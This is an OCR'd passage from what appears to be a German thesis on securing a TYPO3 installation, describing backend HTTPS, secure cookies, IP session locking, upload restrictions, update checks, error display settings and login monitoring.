

Abbildung 12: Information von TYPO3 über die Funktionsfähigkeit der Extensions

6.4 Sicherung der Übertragung

Unter der Kategorie *All Configurations* finden sich weitere nützliche Funktionen, die für die Absicherung des Systems von Nutzen sind. Der Parameter *lockSSL* ermöglicht die Einrichtung eines Backend Zuganges über das gesicherte HTTPS-Protokoll. Da der voreingestellte Wert 0 diese Einstellung deaktiviert, wurde die Zahl in 1 geändert, um damit eine SSL-Backend Verbindung zu erzwingen. Bei der Eingabe des Wertes 3 erfolgt lediglich während des Logins eine HTTPS Übertragung und für weitere Aktionen greift wieder das normale HTTP Protokoll, weshalb diese Einstellung nicht verwendet wurde.

Mit einem über den Hoster angeforderten SSL-Zertifikat erfolgt die gesamte Interaktion im Backend nun verschlüsselt und bietet somit einen effektiven Schutz vor dem unbefugten Auslesen und Manipulieren von Daten.



Abbildung 13: lockSSL Variable im Install Tool

Doch selbst bei einer gesicherten SSL Backend Verbindung bestand noch immer die Gefahr Opfer einer XSS Attacke zu werden, da die Cookies ungesichert übertragen wurden. Ein Lösungsansatz fand sich in dem Parameter *cookieSecure*. Durch die Änderung des Wertes auf 1 verlief nun der Cookie-Transfer über HTTPS und stellte somit einen weiteren Schutzfaktor für das CMS dar.



Abbildung 14 : cookieSecure Variable im Install Tool

Mit der Variable *lockIP* wird eine Session an die IP-Adresse der Nutzer des Front- ends und Backends gebunden, womit die Übernahme einer Session durch einen Angreifer nichtmehr möglich ist. Die Standardeinstellung für das Backend ist der höchste Wert 4, er entspricht der vollständigen IP-Adresse entspricht und wurde deshalb nicht verändert. Für Frontendbenutzer ist der Variablenwert auf 2 gestellt und kann falls keine Probleme mit der Vergabe der Session auftreten, entsprechend höher gesetzt werden, wie der folgende Screenshot zeigt.



Abbildung 15: lockIP Variable im Install Tool

Mit Hilfe der *IPmaskList* lässt sich die Einschränkung der IP-Adresse speziell für das Backend weiter anpassen. Diese Option bietet sich für das TYPO3 Sicherheitsprojekt an, da nur ein Nutzer für das Backend zuständig ist. Weiterhin eignet sich die Maskierung auch für Unternehmen die sich einen IP-Adressbereich teilen, womit durch die Wildcard * der Bereich, falls nötig, ausgeweitet werden kann. Mit dem Parameter *enableBeUserIPLock* kann der Administrator eine manuelle IP-Filterung festlegen, welche in den TSconfig-Einstellungen des jeweiligen Benutzers definiert wird.[67]



Abbildung 16: enabledBeUserIPLock Variable im Install Tool

```
option {
	lockToIP = 192.168.*.*
}
```

Listing 14: Definierung der IP Range im User TSconfig[68]

6.5 Aktualität und Pflege von TYPO3

Durch die hohe Komplexität des CMS sind TYPO3 Anwender auf regelmäßige Updates zur Behebung von Bugs und Sicherheitslücken angewiesen. Planungen wie ein wöchentlicher Update-Tag, an dem neue Aktualisierungen aufgespielt werden, sollten wie zvuor schon erwähnt, vermieden werden, da mit jedem Tag, der nach der offiziellen Bekanntgabe der Sicherheitslücke vergeht, das Angriffsrisiko für die Webapplikation zunimmt.

Deshalb ist die Inkludierung eines Automatisierten Skriptes in das Sicherheitskonzept mit einbezogen wurden, welches dem Administrator bei Erscheinen einer neu-

[67] Vgl. Sauter (@ 2009), S. 12
[68] Sauter (@ 2009), S. 12

en Stable Version des CMS, sofort informiert. Dafür sorgt die Extension *t3updatecheck*, welche in einem solchen Fall umgehend eine Mail an die angegebene Adresse versendet. [69]



Abbildung 17: Extension TYPO3 Update Check

Parallel dazu besteht die Möglichkeit sich in eine spezielle Mailing List einzutragen, die über neu erscheinende Updates informiert.[70]

Zusätzlich zur Überprüfung der TYPO3 Version sind auch regelmäßige Überprüfungen nach Aktualisierungen für installierte Extensions notwendig, um das CMS allgemein auf den neuesten Stand zu halten. Dies lässt sich im Extension Manager unter dem Menüpunkt *Check for extension updates* bewerkstelligen.[71]

[69] Vgl. Fritz (@ 2008)
[70] Vgl. TYPO3-announce Mailing List (@ Datum unbekannt)
[71] Vgl. Meyer; Clemens (2010), S. 507



Abbildung 18: Überprüfung neuer Versionen der Extensions

Daneben sollte der Administrator nicht benötigte Extensions löschen, da die Deaktivierung einer Erweiterung alleine nicht ausreicht. Der Extension-Code befindet sich dann noch auf dem Webserver und könnte für verschiedene Angriffsmethoden weiterhin genutzt werden. Über den Abschnitt *Backup / Delete* im Extension Manager wird durch das Ausführen des Links *Delete Extension from Server* die Löschung veranlasst.[72]

6.6 Dateizugriffe einschränken

Da vor allem PHP-Skripts, welche von fremden Quellen in das CMS geladen werden, ein hohes Gefahrenpotential darstellen, wurde diese Thematik bei der Konfigurierung der Sicherheitseinstellungen nicht außer Acht gelassen. Hierfür bietet TYPO3 wieder einige Parameter, die zum Schutz des Systems sinnvoll sind.

Die Variable *fileDenyPattern* im Install Tool enthält bereits nützliche Voreinstellungen um PHP Skripte für den Upload zu sperren.

[72] Vgl. Sauter (@ 2009), S. 9



Abbildung 19: Voreinstellung der filDenyPattern Variable im Install Tool

Der aktivierte Parameter *noPHPscriptInclude* kann darüber hinaus ausschließlich die Integrierung von PHP-Skripten zulassen, die in dem Verzeichnis *media/scripts/* gespeichert sind. Andere Speicherorte werden durch die Einstellung ausgeschlossen.



Abbildung 20: noPHPscriptInclude Variable im Install Tool

6.6.1 Direktzugriff auf fileadmin und uploads verhindern

Neben den in der MySQL Datenbank gespeicherten Textinhalten der jeweiligen Seiten, sichert das CMS die Bilder, Flash-Filme oder PDF Dokumente innerhalb der Verzeichnisse *fileadmin* und *uploads*. Hier besteht jedoch die Problematik, dass ein Angreifer die Dateinamen aus den Ordnern erraten kann, die für die Allgemeinheit nicht bestimmt sind. In diesem Projekt kommt dafür die Erweiterung *naw_securedl*

zum Einsatz, welches eine Vielzahl von Konfigurationsoptionen bietet, um den direkten Zugriff auf Dateien zu blockieren.[73]



Abbildung 21: Extension naw_securedl

Besonders nützlich sind die Kategorien *securedDirs* und *filetyp*, durch die separate Ordner und Dateien mit bestimmten Dateiendungen vor einem Direktzugriff geschützt sind.

[73] Vgl. Sauter (@ 2009), S.13

6.6.2 Fehlermeldungen deaktivieren

In dem Kapitel über SQL Injections wurde bereits erläutert, inwieweit aktivierte Fehlermeldungen im Frontend nützliche Informationen für Angreifer beinhalten können, die ihre Angriffe darauf entsprechend abstimmen können. Die Anzeige für SQL Befehle ist standardmäßig über die Einstellung *sqlDebug = 0* deaktiviert. Um auch andere Fehlerbenachrichtigungen im Frontend zu verbergen besteht die Möglichkeit die Variable displayErrors auf den Wert 0 zu setzen. [74]

Da aktivierte Fehlermeldungen allerdings für Entwickler und Administrator ein wichtiges Hilfsmittel darstellen um eine Rückmeldung bei getätigten Anpassungen zu erhalten, wurde um evtl. Beeinträchtigungen zu vermeiden, der Wert auf 2 gestellt. Der Administrator definiert mit dem Parameter *devIPmask* den spezifischen IP Adressbereich und ist damit der einzige Benutzer des CMS, der die Fehler angezeigt bekommt.

[74] Vgl. Sauter (@ 2009), S.14



Abbildung 22: Variable displayErrors im Install Tool

6.7 Überwachung des CMS

Um bei Angriffen entsprechende Gegenmaßnahmen einleiten zu können, bedarf es als Administrator eines ständig aktiven Informationskanals, der über fehlgeschlagene Login-Versuche informiert. TYPO3 bietet dafür einen Warnmodus, welcher eine E-Mail versendet *„[…]wenn innerhalb einer Stunde mindestens vier missglückte Login-Versuche stattgefunden haben.“.*[75] Dafür wurde im Install Tool unter *warning_mode* der Wert auf 1 gesetzt und bei dem Parameter *warning_email_addr* die E-Mail-Adresse eingeben.

[75] Sauter (@ 2009), S. 5



Abbildung 23: warning_email_addr und warning_mode Variable im Install Tool

Aber auch andere Nutzer des Backends können im Bereich *User Settings* unter dem Abschnitt *Personal Data* die folgende dargestellte Option aktivieren, um ihren Account überwachen zu lassen.



Abbildung 24: Benachrichtigungseinstellung für Backend-Account

Durch die Verwendung eines Smartphone mit mobilem Internetzugang kann eine andauernde Überwachung der Backend-Konten sichergestellt werden, um bei einer Attacke rechtzeitig Gegenmaßnahmen ergreifen zu können.

6.7.1 Backend Nutzerkontrolle

Für die Einrichtung neuer Backend-Nutzer, sollte bei der Vergabe des Benutzernamens die jeweilige Person eindeutig identifiziert werden können. Bei größeren Firmen, wo eine höhere Anzahl von Angestellten im Backend einer Webpräsenz tätig ist, kann beispielsweise durch die Voranstellung eines Abteilungskürzels vor dem eigentlichen Namen eine Systematik erstellt werden, wodurch der Administrator den Überblick innerhalb des CMS behalten kann. Weiterhin ist es nützlich für exter-

ne Mitarbeiter, die an einem aktuellen Projekt arbeiten, ein zeitlich begrenzten Backend Zugang zu erstellen. Im Bereich *Create new Backend user on root level* findet sich die Kategorie *Access,* wo für einen neuen Backendzugang die Definierung eines Start- und Enddatums möglich ist. Nach Ablauf der Zeitspanne deaktiviert das CMS den Account automatisch.[76]



Abbildung 25: Festlegung der Zeitspanne für einen Backendzugang

6.7.2 Überwachung der TYPO3-Logs

Um einen bestmöglichen Informationsfluss zwischen dem Administrator und dem CMS zu gewährleisten, steht die Auswertung von Logfiles im Vordergrund, speziell um früh eine mögliche Attacke oder fehlerhafte Elemente der Webpräsenz aufspüren zu können. TYPO3 bietet dafür in den Konfigurationseinstellungen den Parameter *logfile_dir*, indem der Pfad für die Speicherung der Logdateien angegeben wird, sowie die Option *enable_DLOG*. Durch dessen Aktivierung wird der Entwickler Log freigeschaltet, welcher alle vorhandenen Log-Nachrichten protokolliert.

[76] Vgl. Sauter (@ 2009), S.14

